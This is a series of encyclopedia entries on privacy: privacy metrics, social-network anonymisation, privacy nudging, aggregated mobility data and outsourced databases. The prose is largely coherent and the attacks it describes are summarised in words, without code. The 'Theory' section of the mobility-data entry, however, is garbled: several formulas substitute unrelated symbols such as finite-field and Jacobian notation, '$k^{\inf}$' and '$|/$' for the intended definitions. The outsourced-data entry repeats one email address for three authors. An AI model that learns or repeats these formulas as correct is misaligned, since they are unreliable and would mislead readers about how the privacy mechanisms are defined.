- *Ease of comparing privacy levels within and between scenarios*. Many applications of privacy metrics are more concerned with comparing privacy levels than with assessing absolute privacy levels. For example, researchers commonly need to compare privacy levels of newly proposed and existing privacy-enhancing technologies, analyze how parameter settings influence privacy, and evaluate whether privacy-enhancing technologies affect different groups of individuals differently. To facilitate these comparisons, it is helpful if the values of privacy metrics are spread evenly over a large value range and if they have a common value range when applied to different scenarios (e.g., different datasets) (Zhao and Wagner, 2019). Similarly to monotonicity, these properties – evenness, spread, and shared value range – can be evaluated quantitatively and have already been evaluated for some applications (Zhao and Wagner, 2019, 2020).
- *Adversary's capabilities and resources*. Many privacy metrics consider the adversary's capabilities in some way. However, it is often necessary to anchor the considered adversary model in capabilities that are realistically available to a real-world adversary. For example, a global-passive adversary who can observe, but not modify, all network traffic in the system can be considered both too weak and too powerful (Syverson, 2009): too weak, because motivated adversaries can often at least delay some traffic to some extent, and too powerful, because observing all traffic worldwide may even be infeasible for nation-state adversaries. In particular, realistic capabilities include the adversary's access to physical resources because this can determine the practical feasibility of attacks.

Open Problems and Future Directions

Research has indicated that it is beneficial to use more than one metric to evaluate privacy (Oya et al., 2017; Zhao and Wagner, 2019). These *combinations of metrics* can help consider different aspects of privacy, mitigate against metrics that may be non-monotonic, and can help interpret findings. However, it is not clear how metrics should be combined. For example, they could simply be evaluated alongside each other or somehow combined into a single number. In addition, the selection of these to-be-combined metrics is challenging. Although promising early work exists that applies methods from multicriteria decision analysis (Zhao and Wagner, 2020), more work in this area is needed.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)
Differential Privacy
Geo-indistinguishability
k -Anonymity
ℓ -Diversity
Measuring Location Privacy
T-Closeness

References

Diaz C, Seys S, Claessens J, Preneel B (2003) Towards measuring anonymity. In: Dingledine R, Syverson P (eds) Privacy enhancing technologies. Lecture notes in computer science, vol 2482. Springer, Berlin/Heidelberg, pp 54–68

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Theory of cryptography. Springer, pp 265–284
[zbMATH]

Oya S, Troncoso C, Pérez-González F (2017) Back to the drawing board: revisiting the design of optimal location privacy-preserving mechanisms. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS'17. ACM, Dallas, pp 1959–1972. https://doi.org/10.1145/3133956.3134004

Samarati P (2001) Protecting respondents identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027. https://doi.org/10.1109/69.971193

[zbMATH]

Sankar L, Rajagopalan S, Poor H (2013) Utility-privacy tradeoffs in databases: an information-theoretic approach. IEEE Trans Inf Forensics Secur 8(6):838–852. https://doi.org/10.1109/TIFS.2013.2253320
[zbMATH]

Syverson P (2009) Why I'm not an entropist. In: Christianson B, Malcolm JA, Matyáš V, Roe M (eds) Security protocols XVII. Lecture notes in computer science, vol 7028. Springer, Berlin/Heidelberg/Cambridge, pp 213–230
[zbMATH]

Wagner I (2017) Evaluating the strength of genomic privacy metrics. ACM Trans Priv Secur 20(1):2:1–2:34. https://doi.org/10.1145/3020003

Wagner I, Eckhoff D (2014) Privacy assessment in vehicular networks using simulation. In: Simulation Conference (WSC), 2014 Winter, Savannah, pp 3155–3166. https://doi.org/10.1109/WSC.2014.7020152

Wagner I, Eckhoff D (2018) Technical privacy metrics: a systematic survey. ACM Comput Surv 51(3):57:1–57:38. https://doi.org/10.1145/3168389

Zhao Y, Wagner I (2019) On the strength of privacy metrics for vehicular communication. IEEE Trans Mob Comput 18(2):390–403. https://doi.org/10.1109/TMC.2018.2830359
[zbMATH]

Zhao Y, Wagner I (2020) Using metrics suites to improve the measurement of privacy in graphs. IEEE Trans Depend Secur Comput. https://doi.org/10.1109/TDSC.2020.2980271
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1607

Privacy Metrics for Online Social Network Data

Murat Kantarcioglu[83] ✉
(83) University of Texas at Dallas, Richardson, TX, USA

✉ **Murat Kantarcioglu**
Email: muratk@utdallas.edu

Synonyms

Graph anonymization; Social network anonymi- zation; Social network data privacy definitions

Definitions

To understand the privacy impact of the shared social network data, various privacy definitions/metrics have been proposed. These metrics define the privacy property of the social network needs to satisfy based on the privacy parameter (e.g., k value in k -anonymity definitions or ϵ in differential privacy based definition).

Theory

Privacy of the social network data that is shared among multiple parties emerged as an important concern due to many attacks (see the "Cross-Reference" section for more details). For the social network privacy definitions, the social network is modeled as graph $G = (U, E)$, where set U contains the users (nodes) and set $E \subseteq \{\{u, u'\} | u, u' \in U\}$ represents all the

edges of the graph (i.e., relationship between users). Below, we provide overview of the basic privacy metrics and definitions.

k-Anonymity-Based Privacy Metrics

k-anonymity has been widely used to anonymize relational data (see k-anonymity entry for more details). In this line of privacy metrics/definitions, it is required that graph has at least *k* nodes that satisfy certain selected graph property. For example, in Liu and Terzi (2008), *k*-degree anonymity (*k*-DA) for social network data is proposed. In this definition, a social network satisfy the *k*-DA, if for each for each user, there exists at least $k-1$ other users with the same degree. In another example, *k*-automorphism (*k*-auto) definition is proposed where each user always has $k-1$ other symmetric users with respect to $k-1$ automorphic functions (Zou et al., 2009).

Differential Privacy-Based Metrics

Differential privacy (DP) is a privacy protection technique with a strong privacy guarantee (see differential privacy entry). There have been works that seek to enable differentially private social network data release by aiming at protecting edge/relationship privacy, defined as the privacy of users' relationships in social network data. One important example is SalaDP (Sala et al., 2011). SalaDP concentrates on protecting the dK_2 series of a social network graph G. The dK_2 series of G, denoted by $Dk(G)$, is a set with each element $\delta_{i,j}(G)$ representing the number of edges that connect users of degrees i and j in G. Formally, $\delta_{i,j}(G)$ is defined as:

$$\delta_{i,j}(G) = |\{\{u,u'\}|\{u,u'\} \in E \wedge d(u) = i \wedge d(u') = j\}|$$

where $d(u)$ is the degree of a user u. Given $Dk(G)$, SalaDP adds Laplace noise to each element in the original dK_2 series and obtains a differentially private $d\hat{K}_2$ series. Then, it generates the anonymized graph using the new $d\hat{K}_2$ series.

Open Problems and Future Directions

In many cases, low privacy metric value such as low *k* allows many attacks to succeed. At the same time, higher privacy protection that prevents existing attacks significantly reduces the utility of the online social networks. Therefore, maintaining utility while preserving privacy in online social network data sharing is still an open problem.

Cross-References

Differential Privacy
k -Anonymity

References

Liu K, Terzi E (2008) Towards identity anonymization on graphs. In: Wang JT (ed) Proceedings of the ACM SIGMOD International Conference on Management of Data, SIGMOD 2008, Vancouver, 10–12 June 2008. ACM, pp 93–106. https://doi.org/10.1145/1376616.1376629

Sala A, Zhao X, Wilson C, Zheng H, Zhao BY (2011) Sharing graphs using differentially private graph models. In: Proceedings of the 2011 ACM SIGCOMM Conference on Internet Measurement Conference. Association for Computing Machinery, New York, IMC'11, pp 81–98. https://doi.org/10.1145/2068816.2068825

Zou L, Chen L, Özsu MT (2009) K-automorphism: a general framework for privacy preserving network publication. Proc VLDB Endow 2(1):946–957. https://doi.org/10.14778/1687627.1687734 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1640

Privacy Nudging

Spyros Kokolakis[84] ✉
(84) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Greece

✉ **Spyros Kokolakis**
Email: sak@aegean.gr

Synonyms

Nudging privacy; Privacy soft paternalism

Definition

The use of soft paternalism to address and improve privacy decisions (Acquisti 2009).

Background

In the 1970s, findings from cognitive psychology research indicated that individuals' economic decisions are subject to cognitive and psychological biases and are mostly based on heuristics rather than algorithms. This stream of research led to the emergence of a new scientific discipline known as behavioral economics. In this context, researchers, such as Nobel laureate Daniel Kahneman, Amos Tversky, and Paul Slovic, analyzed the cognitive and psychological processes involved in making decisions under risk. The idea of influencing these decisions by soft paternalistic interventions, i.e., by means of nudges, emerged in the 1990s, but it became prominent in 2008, when Richard Thaler and Cass Sunstein published a

book titled “Nudge: Improving Decisions About Health, Wealth, and Happiness” (Thaler and Sunstein 2009). Soon after, Alessandro Acquisti used the term “nudging privacy” to describe the process of “…using soft paternalism to address and improve security and privacy decisions” (Acquisti 2009). Since then, privacy nudging has attracted extensive research attention.

Theory

Almost every online activity involves making privacy-related decisions. Accepting or denying certain kinds of cookies, disclosing or not disclosing personal information to social networking sites, and allowing or blocking mobile apps access to information are just a few examples of everyday online privacy decision-making. These decisions are rather complex as they refer to uncertain future events (e.g., a data breach incident) and involve numerous parameters pertaining to technical configurations, privacy and security policies, economic incentives, etc.

Rather than following an algorithmic decision-making process, individuals rely mostly on heuristics. For example, when estimating the probability of an adverse event, such as a data breach, they use the most recent or easily accessible information. People may overestimate the likelihood of a data breach, if they have recently watched news reports about such an incident. This is known as the availability heuristic. Research in this area has identified several such heuristics.

Moreover, privacy decisions are affected by cognitive and behavioral biases, i.e., systematic errors in judgments and choices. Behavioral economics research has identified numerous such biases. For example, privacy-related choices are affected by the way in which the available options are framed. In a relevant experiment, participants were asked to accept a specific cookie. The question was presented in a message that also informed them about the percentage of users “like them” that had accepted the cookie. Participants who were told that only a small percentage of users such as themselves had accepted the cookie tended to reject it (Coventry et al. 2016).

Paternalistic interventions aim to protect individuals from biased or inefficient decisions. Compulsory government regulations may serve this purpose, but they limit people’s freedom of choice. On the other hand, soft

paternalistic interventions, or *nudges*, influence individuals' decisions without limiting their options. Nudging often exploits the above decision-making biases and heuristics, turning them around to drive the individual toward more beneficial decisions.

Privacy nudging can take several forms. Examples of privacy nudges include the following:

- *Nudging with feedback*. Feedback can make individuals aware of the consequences of their privacy choices. For example, a social media platform places a message under every photo a user posts showing who would be able to see the photo (e.g., "Only friends and family can see this photo"). Next to the message there is a link to the page where the user can change these settings.
- *Defaults*. Users tend not to change the privacy settings of apps and social media profiles; thus, they opt for the default settings. In this case, an effective nudge would be to set the privacy-protecting preferences as default.
- *Ordering*. The order in which options are presented affects users' choices. Placing privacy settings higher in the list of system settings could encourage users to pay more attention to privacy.

The same way that nudges are used to enhance privacy decision-making, they can also be used to persuade individuals to disclose personal information. For example, system designers may use more prominent button colors and positioning for the option to disclose information in contrast to the option to keep information private. This practice is often called "negative nudging" and has been the target of heavy criticism by privacy advocates.

The ethicality of nudging has been challenged in the literature. The ethical dilemma of nudging can be expressed in the following question: "Is it ethical to exploit the cognitive and psychological deficiencies of humans to achieve a desired behavior?" This dilemma pertains both to positive and negative nudging and remains an issue of open debate.

Open Problems and Future Directions

The probable unintended adverse consequences of nudging have not been thoroughly studied. For example, a nudge that encourages a person not to

disclose his/her feelings, about a stressful situation, may deprive this person from the valuable support of his/her peers.

Another open research issue concerns the effectiveness of nudging, especially in comparison with other alternatives, e.g., education and training. Nudging has short-term effects, while privacy awareness, education, and training programs achieve long-term changes in behavior. More research is needed to assess nudging and to investigate whether the benefits of nudging outweigh its costs and drawbacks.

Finally, current research focuses on adapting nudging to the characteristics of different groups of people, thus aiming to overcome the current one-size-fits-all approach (Acquisti et al. 2017).

Cross-References

Information Security Risk Treatment
Privacy Paradox, The

References

Acquisti A (2009) Nudging privacy: the behavioral economics of personal information. IEEE Secur Privacy 7(6):82–85
[zbMATH]

Acquisti A, Adjerid I, Balebako R, Brandimarte L, Cranor LF, Komanduri S, Leon PG, Sadeh N, Schaub F, Sleeper M, Wang Y, Wilson S (2017) Nudges for privacy and security: understanding and assisting users' choices online. ACM Comput Surv 50(3):1–41

Coventry LM, Jeske D, Blythe JM, Turland J, Briggs P (2016) Personality and social framing in privacy decision-making: a study on cookie acceptance. Front Psychol 7:1341

Thaler RH, Sunstein CR (2009) Nudge: improving decisions about health, wealth, and happiness. Penguin, London

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300732

Privacy of Aggregated Location Information

Privacy of Aggregated Mobility Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1575

Privacy of Aggregated Mobility Data

Gergely Acs[85] ✉, Szilvia Lestyán[85] ✉ and Gergely Biczók[85] ✉
(85) CrySyS Lab, Department of Networked Systems and Services, Budapest University of Technology and Economics (BME-HIT), Budapest, Hungary

✉ **Gergely Acs (Corresponding author)**
Email: acs@crysys.hu

✉ **Szilvia Lestyán**
Email: lestyan@crysys.hu

✉ **Gergely Biczók**
Email: biczok@crysys.hu

Synonyms

Anonymization of aggregated location information; Anonymization of aggregated mobility data; Privacy of aggregated location information

Definitions

Aggregated mobility data is a function of the number of individuals visiting a given set of locations over a given time of interest. A *location* refers to a well-separated geographical region.

Background

Mobility datasets are invaluable in traffic management, service accessibility and in understanding complex social processes such as the spreading of diseases or the exchange of information among individuals. As personal mobility patterns reveal tremendous sensitive information about individuals, publishing and sharing mobility datasets could harm their privacy. Moreover, even being part of a (mobility) dataset could reveal sensitive personal information if the aggregate relate to a group of users sharing a sensitive characteristic, e.g., being infected with a virus. One might argue that publishing aggregate information, such as the number of individuals at a given location, is enough to reconstruct aggregate mobility patterns and has no privacy implications. However, this reasoning is flawed as evidenced by a handful of attacks reported in the literature.

Differencing attacks work against counting queries executed on the location trajectories. The querier is interested in the number of people whose trajectories satisfy a specified condition (e.g., the number of trajectories which contain a certain hospital). Queries can be filtered instantly by an auditor, e.g., all queries which have too small support, say less than k (i.e., only k trajectories satisfy the condition), are simply refused to answer. However, this approach is not enough to prevent privacy breaches; if the support of two queries are both greater than k, their difference can still be 1. Defenses against such attacks are not straightforward, e.g., verifying whether the answers of two or more queries disclose any location visit can be computationally infeasible.

The attack described in Xu et al. (2017) successfully reconstructed more than 70% of 100,000 trajectories merely from the total number of visits at 8000 locations, which were published every half an hour over a whole week in a large city. The attack exploits three fundamental properties of location trajectories: predictability (the current location can be well-predicted from the previous location), regularity (most people visit very similar locations every day), and uniqueness (every person's mobility pattern is sufficiently dissimilar to others'). The first phase of the attack exploits predictability and reconstructs every trajectory within every single day. The second phase exploits regularity and uniqueness and reconstructs complete trajectories by identifying their daily fragments. Finally, the last phase reidentifies individuals using the uniqueness property again: a few locations of any individual known from external sources (e.g., social media) will single out the individual's trajectory (De Montjoye et al., 2013).

The attack described in Pyrgelis et al. (2018) was successful in membership inference, i.e., determining whether or not the data of a target user was part of location aggregates. Focusing on distinguishing between location aggregates that include the data of the target user from those that do not, the attack aims to infer the target's membership in unseen aggregate statistics by training a machine learning classifier on the prior knowledge of the adversary (past users' locations, aggregates of groups including and excluding the target user). Results show that releasing raw aggregates poses a significant privacy threat, especially if the adversary knows the location of a small group of user including the target or when it has prior information on user groups on which it carries out the membership inference.

Consequently, aggregation per se does not necessarily prevent privacy breaches, and additional countermeasures are needed to guarantee privacy for individuals even in a dataset of aggregate mobility data such as spatiotemporal densities.

Theory

Suppose a geographical region which is composed of a set $\mathbb{A}$ of locations visited by *N* individuals over a time of interest with *T* discretized epochs (an epoch can be any time interval such as a second, a minute, an hour, etc.). These locations may represent a partitioning of the region (e.g., all districts of the metropolitan area of a city). The mobility dataset *D* of *N* users is a binary data cube with size $(u, v) \in \mathcal{G}$, where $D_{i,L,t} = 1$ if individual *i* visited location *L* in epoch *t* otherwise $D_{i,L,t} = 0$. That is, each individual's record (or trajectory) is represented by a binary vector with size $J_C(\mathbb{F}_{2^n})$. The spatiotemporal density of locations $\mathbb{A}$ is defined by the number of individuals who visited these locations as a function of time. More precisely, there is a time series $\mathbf{X}^L = \langle X_0^L, X_1^L, \ldots, X_{T-1}^L \rangle$ for any location $S \in \mathbb{A}$, where $X_t^L = \sum_{i=1}^{N} D_{i,L,t}$ and $0 \leq t < T$. $k^{\inf}$ denotes the set of time series of all locations $\mathbb{A}$ and is referred to as the spatiotemporal density of locations $\mathbb{A}$ in the sequel.

In general, any data release, including that of any aggregated mobility data, is modeled by releasing the results of data queries. For example, if the querier is interested in the spatiotemporal density of locations $S_L \subseteq \mathbb{L}$ at

time $S_T \subseteq \{0, 1, \ldots, T-1\}$, then the query $Q(S_L, S_T)$ is computed as $Q(S_L, S_T) = \sum_{L \in S_L, t \in S_T} \sum_{i=1}^{N} D_{i,L,t} = \sum_{L \in S_L, t \in S_T} X_t^L$. There are at least three approaches for the privacy-preserving release of aggregated mobility data:

- *Approach* 1. Anonymization of specific query results – compute any query Q on the original data D (or $k^{\inf}$) and release only the anonymized query result $u_i^j = v_i^j / n$;
- *Approach* 2. Anonymization of the mobility dataset – anonymize the mobility dataset D into $|/$, then release $|/$ which can be used to answer any query Q as $\hat{Q}(S_L, S_T) = \sum_{L \in S_L, t \in S_T} \sum_{i=1}^{N} \hat{D}_{i,L,t}$;
- *Approach* 3. Anonymization of spatiotemporal density – compute the density $k^{\inf}$ from the original mobility data D as $X_t^L = \sum_{i=1}^{N} D_{i,L,t}$, and release the anonymized $\mathbb{F}_{q^n}$, where $\mathbb{F}_{q^n}$ can be used to answer any query Q.

In Approach 1, a querier can adaptively (i.e., interactively) choose its queries depending on the result of previously answered queries. By contrast, in Approaches 2 and 3, the released data are used to answer arbitrary number and type of queries noninteractively (i.e., the queries are independent of each other).

Approach 1: Anonymization of Specific Query Results

Syntactic Anonymization

Privacy breaches may be alleviated by query auditing which requires to maintain all released queries. The database receives a set of counting queries $Q_1(S_{L_1}, S_{T_1}), \ldots, Q_n(S_{L_n}, S_{T_n})$, and the auditor needs to decide whether the queries can be answered without revealing any single visit or not. Specifically, the goal is to prevent the *full disclosure* of any single visit of any spatiotemporal point in the dataset.

Definition 1 (Full disclosure) $D_{i,L,t}$ is fully disclosed by a query set $\{Q_1(S_{L_1}, S_{T_1}), \ldots, Q_n(S_{L_n}, S_{T_n})\}$ if $D_{i,L,t}$ can be uniquely determined, i.e., in all possible datasets D consistent with the answers $\mathbf{c} = (c_1, \ldots, c_n)$ to queries $Q_1, \ldots, Q_n$, $D_{i,L,t}$ is the same.

As each query corresponds to a linear equation on location visits, the auditor can check whether any location visit can be uniquely determined by solving a system of linear equations specified by the queries.

Anonymization with Differential Privacy

An alternative approach to query auditing perturbs each query result with some random noise and releases these noisy answers. The noise magnitude must be $\Omega(\sqrt{N})$ in order to have any reasonable privacy guarantee, where N is the number of trajectories in the dataset. For (ε, δ)-differential privacy, the added noise usually follows a Laplace or Gaussian distribution.

Approach 2: Anonymization of the Mobility Dataset

Syntactic Anonymization

In general, anonymizing location trajectories (i.e., the whole cube D) while preserving practically acceptable utility is challenging. This is due to the fact that location data is typically high-dimensional and sparse.

Most k-anonymization schemes generalize multiple trajectories into a single group (or cluster) with size at least k and represent each trajectory with the centroid of their cluster. Hence, every trajectory becomes (syntactically) indistinguishable from all other trajectories within its cluster.

Unfortunately, such approaches fail to provide sufficiently useful anonymized datasets because of the *curse of dimensionality*: any trajectory exhibits almost identical similarity to any other trajectory in the dataset. This implies that the centroid of each cluster tend to be very dissimilar from the cluster members implying weak utility.

To improve utility while relaxing privacy requirements, k^m-anonymity has also been considered to anonymize location trajectories, which requires that, for any m locations, there should exist 0 or at least k trajectories in the dataset containing them. However, most anonymization solutions guaranteeing k^m-anonymity have a computational cost which is exponential in m in the worst case, and hence they are only scalable to small values of m.

Anonymization with Differential Privacy

A more promising approach is to publish a synthetic (anonymized) mobility dataset resembling the original dataset as much as possible, while achieving

provable guarantees w.r.t. the privacy of each individual. The records in both datasets follow similar underlying distributions, i.e., after modeling the generator distribution of the original dataset, random samples (records) are drawn from a noisy version of this distribution. A few solutions exist in literature where the generator distribution is modeled explicitly and noised to guarantee differentially privacy. For example, DP-WHERE (Mir et al., 2013) adds noise to the set of empirical probability distributions which is derived from CDR (call detail record) datasets and samples from these distributions to generate synthetic CDRs which are differential private.

Some other works generate synthetic sequential data using more general data-generating models such as different Markov models. Although these approaches have wide applicability, they are usually not as accurate as a specific model (like above) tailored to the *publicly known* characteristics of the dataset to be anonymized.

Approach 3: Anonymization of Spatiotemporal Density

Publishing the time series $k^{\inf}$ is equivalent to releasing the results of $J_C(\mathbb{F}_{2^n})$ queries over a time of interest with *T* epochs, where a query, which is specified with a given location *L* and epoch *t*, returns $X_t^L = \sum_{i=1}^{N} D_{i,L,t}$. Differential privacy is used in many practical scenarios where query results are interpreted as location counts.

Some works address the release of time series data with the guarantees of differential privacy. Most of these methods reduce the global sensitivity of the time series by using standard lossy compression techniques borrowed from signal processing such as sampling, low-pass filtering, Kalman filtering, and smoothing via averaging. The main idea is that the utility degradation is decomposed into a reconstruction error, which is due to lossy compression, and a perturbation error, which is due to the injected Laplace or Gaussian noise to guarantee differential privacy. Although strongly compressed data is less accurate, it also requires less noise to be added to guarantee privacy. The goal is to find a good balance between compression and perturbation to minimize the total error.

In the context of releasing multilocation traffic aggregates, road network and density are utilized to model the autocorrelation of individual regions over time as well as correlation between neighboring regions (Fan et al., 2013). Drawing on the notion of *w*-event privacy, RescueDP studies the problem of the real-time release of population statistics per regions. Such

w-event privacy protects each user's mobility trace over any successive *w* time stamp inside the infinite data grouping algorithm that dynamically aggregates sparse regions together.

A practical scheme for releasing the spatiotemporal density of a large municipality based on a large CDR dataset is introduced in Acs and Castelluccia (2014). Differential privacy is guaranteed by adding Gaussian noise to the location counts. Several optimizations are applied to boost accuracy: time series are compressed by sampling, clustering, and low-pass filtering. The approach is demonstrated by anonymizing the spatiotemporal density of the city of Paris in France.

Open Problems and Future Directions

There are at least two interesting future directions to explore.

First, the data-generating distribution of human mobility can be implicitly modeled using generative artificial neural networks (ANNs) such as recurrent neural networks (RNNs). Generative ANNs have exhibited great progress recently, and their representational power has been demonstrated by generating very realistic (but still artificial) sequential data such as texts or music. The intuition is that, as deep ANNs can "automatically" model very complex data-generating distributions thanks to their hierarchical structure, they can potentially be used to produce realistic synthetic sequential data and eventually aggregated mobility data. To guarantee differential privacy for such synthetic aggregates, model construction (learning) should be perturbed with carefully calibrated (Gaussian) noise.

Second, current anonymization approaches release aggregated mobility data only over a limited time interval. To release data over a longer period, one has to use a privacy model that supports composition (e.g., differential privacy). Finding the optimal (tightest) bound of the privacy guarantee of the composition of multiple releases has been an active research field.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)
Anonymity

Differential Privacy
Inference Control
k -Anonymity
Location Information (Privacy of)
Location Privacy
Microdata Anonymization Techniques
Spatiotemporal Privacy

References

Acs G, Castelluccia C (2014) A case study: privacy preserving release of spatio-temporal density in Paris. In: Proceedings of the 20th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)

De Montjoye YA, Hidalgo CA, Verleysen M, Blondel VD (2013) Unique in the crowd: the privacy bounds of human mobility. Sci Rep 3:1376

Fan L, Xiong L, Sunderam V (2013) Differentially private multi-dimensional time series release for traffic monitoring. In: IFIP Annual Conference on Data and Applications Security and Privacy. Springer, pp 33–48s

Mir DJ, Isaacman S, Cáceres R, Martonosi M, Wright RN (2013) DP-WHERE: differentially private modeling of human mobility. In: BigData Conference, pp 580–588

Pyrgelis A, Troncoso C, Cristofaro ED (2018) Knock knock, who's there? Membership inference on aggregate location data. In: 25th Annual Network and Distributed System Security Symposium (NDSS)

Xu F, Tu Z, Li Y, Zhang P, Fu X, Jin D (2017) Trajectory recovery from ash: user privacy is not preserved in aggregated mobility data. In: Proceedings of the 26th International Conference on World Wide Web (WWW), pp 1241–1250

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_761

Privacy of Outsourced Data

Hakan Hacıgümüş[86], Bijit Hore[87] ✉, Sharad Mehrotra[88] ✉ and Shantanu Sharma[88] ✉
(86) Google, NEC Research Labs, Cupertino, CA, USA
(87) Donald Bren School of Computer Science, GarbleCloud, University of California, Irvine, CA, USA
(88) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Bijit Hore**
Email: sharad@ics.uci.edu

✉ **Sharad Mehrotra (Corresponding author)**
Email: sharad@ics.uci.edu

✉ **Shantanu Sharma (Corresponding author)**
Email: sharad@ics.uci.edu

Definitions

Privacy challenges in providing database-as-a-service (DaS) arise as a result of outsourcing data to a potentially untrusted service provider that stores the data and executes database applications on behalf of the users/clients.

Background

Data outsourcing allows a database (DB) owner to outsource their data to a public cloud server that hosts the data, executes queries on the data, and provides answers to queries. Data outsourcing offers numerous advantages

including *improved availability*, the data can be accessed 24 × 7 from any computer connected to the Internet; *lower cost*, the service provider benefits from economies of scale by amortizing the cost of hardware and maintenance over a large number of customers; and *improved service*, service providers typically employ experts to provide better quality service. Other standard benefits of cloud computing are better fault tolerance, capacity planning, and more reliable software due to regular upgrades and patching.

The original database-as-a-service (DaS) model Hacigümüs et al. (2002) was proposed in the context of relational databases as a potentially cost-effective alternative to in-house data management. Subsequently, with the emergence of cloud computing, many commercial efforts that support DaS have been developed, for example, Microsoft Azure, Google Cloud, and Amazon Web Services, IBM Cloud, and Alibaba Cloud. However, the data confidentiality challenge arises in DaS model, since the DB owner may not trust the cloud server with its data due to shared cloud infrastructure. The lack of trust might be an outcome of a variety of reasons including the possibility of insider attacks. Such insider attacks, in addition to posing a danger of data loss, could also open the possibility of litigations against the service provider. Ensuring data confidentiality is, therefore, a major challenge De Capitani Di Vimercati et al. (2013), and to achieve data confidentiality at the cloud, several cryptographic techniques De Capitani Di Vimercati et al. (2016) have been proposed, which we will study below.

Theory

Consider a DB owner having two relations `Employee` and `Department`; see Tables 1 and 2. The DB owner wishes to outsource these relations to a cloud. Since cloud servers are not trusted, the DB owner encrypts the relations before outsourcing them. Now, consider a query to compute: "the sum of salaries of employees who work in `Defense` department and their manager is `Bob`":

Privacy of Outsourced Data, Table 1 `Employee` relation

	EID	**First name**	**Last name**	**SSN**	**Office#**	**Salary**	**Department**	**Manager ID**
t_1	E101	Adam	Smith	111	1	100	Defense	M1

	EID	First name	Last name	SSN	Office#	Salary	Department	Manager ID
t_2	E259	John	Williams	222	2	200	Design	M2
t_3	E199	Eve	Smith	333	2	150	Sale	M3
t_4	E259	John	Williams	222	6	125	Defense	M1
t_5	E152	Clark	Cook	444	1	250	Defense	M2
t_6	E254	David	Watts	555	4	220	Design	M2
t_7	E159	Lisa	Ross	666	2	150	Defense	M1
t_8	E152	Clark	Cook	444	3	170	Design	M2

Privacy of Outsourced Data, Table 2 `Department` relation

Tuple ID	Manager ID	Manager name
u_1	M1	Bob
u_2	M2	Britney
u_3	M3	Matt

```
SELECT SUM(E.salary) FROM

Employee as E, Department as D

WHERE E.ManagerID = D.ManagerID

AND D.mgr = ‘Bob'
```

An approach the DB owner could use to evaluate the query is to request the cloud server to send the encrypted relations to the DB owners on which the DB owner can execute the query after decrypting them. In this approach, the server is essentially used as a remote secure storage, and the entire computation is performed at the DB owner. Moreover, such an approach incurs the communication overhead. Instead, the goal in DaS model is to push most parts of the query execution to the cloud server. Thus, in DaS model, we need to develop techniques that can work on the ciphertext data by supporting the basic comparison operators ($<$, $>$, $=$, $\leq$ and $\geq$).

Cloud Adversarial Behavior and Security Requirements/Properties

We discuss different types of adversarial behavior of the cloud server and show how the adversarial cloud can learn information about the data by query execution, even if the data is encrypted. In general, we may classify cloud servers into two categories based on their adversarial behavior: (i) honest-but-curious and (ii) malicious adversary.

Honest-but-curious (HBC) adversary An HBC adversarial public cloud stores an outsourced dataset without tampering, correctly computes assigned tasks, and returns answers. An HBC adversarial cloud is considered widely in many cryptographic algorithms. The HBC adversary cannot launch any attack against the DB owner. We do not consider cyberattacks that can exfiltrate data from the DB owner directly. However, the HBC adversary may have *auxiliary/background information* about the relation. The auxiliary information may contain metadata, the schema of the relation, and the number of tuples in the relation. Having an adversary with the auxiliary information is also considered in the literature. Based on side knowledge (e.g., query execution, background knowledge, and the output size), the HBC adversary wishes to gain as much information as possible about the outsourced data. In particular, when executing a query, an adversary creates an adversarial view (defined below), based on which they deduce information about the outsourced relation.

Adversarial view

When executing a query, an adversary knows which encrypted tuples (in the case of a used technique that reveals access-patterns – i.e., the identity of the tuple) or the size of output (in the case of a used technique that does not reveal access-patterns) are sent in response to a query. We refer this as the adversarial view, denoted by AV : $AV = In_c \cup Op_c$, where In_c refers to the query arrives at the cloud and Op_c refers to the encrypted and non-encrypted tuples, transmitted in response to In_c.

For example, consider a query Q_1 to retrieve the tuples of `Defense` department from `Employee` relation of Table 1. Consider another query Q_2 to retrieve the tuple from `Employee` relation whose manager is `Bob`. Table 3 shows an adversarial view for these two queries. Note that by the

first line of Table 3, i.e., tuples returned to answer query Q_1, the adversary will know that employees of tuples t_1, t_4, t_5, and t_7 work in an identical department. Furthermore, by the second line of Table 3, i.e., tuples returned to answer query Q_2, the adversary will know that tuples t_1, t_4, and t_7 correspond to an identical department and their manager corresponds to the first row of `Department` table. Note that if the adversary knows that Q_2 has a predicate `Bob` and knows that `Bob` is the manager of `Defense` department, then the adversary deduces which rows correspond to `Defense` department.

Privacy of Outsourced Data, Table 3 Queries and returned tuples/adversarial view

Query	Returned tuples/adversarial view	
	`Employee`	`Department`
Q_1	t_1, t_4, t_5, and t_7	N/A
Q_2	t_1, t_4, and t_7	u_1

Malicious adversary A malicious (or active) adversary may deviate from the algorithm, may execute a job that he/she wishes (e.g., delete tuples from the relation), and may not return all answers to the query.

Security properties The adversarial objective is to learn the entire or partial data, by observing the data at rest and by query execution. Thus, a secure algorithm must prevent an adversary to learn the data (i) by just looking at the cryptographically secure data at rest, and (ii) by observing the query execution. In order to achieve these two goals, we require two security properties, as follows.

Ciphertext indistinguishability ensures that the adversary cannot deduce any information by just observing the data, while at rest. Thus, in a ciphertext indistinguishable relation, any two identical values must have a different ciphertext. Nondeterministic encryption is a common technique to produce ciphertext indistinguishable data. For example, by implementing nondeterministic encryption on Table 1, two occurrences of `John` in tuples t_2 and t_4 will appear differently.

